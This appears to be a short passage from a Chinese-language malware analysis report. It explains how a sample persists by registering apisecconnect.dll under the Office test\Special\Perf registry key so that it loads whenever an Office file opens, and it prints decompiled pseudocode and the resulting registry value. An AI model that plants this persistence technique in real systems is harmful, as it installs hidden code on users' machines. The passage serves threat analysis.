i) 将 apisecconnect.dll 保存到注册表 HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf 下。**后续当每次打开 office 文件时，都会加载 apisecconnect.dll。**

```
16   lpString2 = (LPCWSTR)decrypt((int)v0);        // "apisecconnect.dll"
17   *v0 = aBOA;
18   v0[1] = 10;
19   lpName = (LPCWSTR)decrypt((int)v0);            // "TEMP"
20   *v0 = sub_10029A9C;
21   v0[1] = 38;
22   v1 = (const WCHAR *)decrypt((int)v0);          // "Software\Microsoft"
23   *v0 = &locret_10029A68;
24   v0[1] = 50;
25   v2 = (const WCHAR *)decrypt((int)v0);          // "Office test\Special\Perf"
26   if ( !RegOpenKeyExW(HKEY_CURRENT_USER, v1, 0, 2u, &phkResult)
27     && !RegCreateKeyExW(phkResult, v2, 0, 0, 0, 0xF003Fu, 0, &hKey, 0) )
28   {
```


Office test
Special
Perf
Name
Type
Data
(Default)
REG_SZ
C:\User AppData\Local\Temp\apisecconnect.dll
VenusEye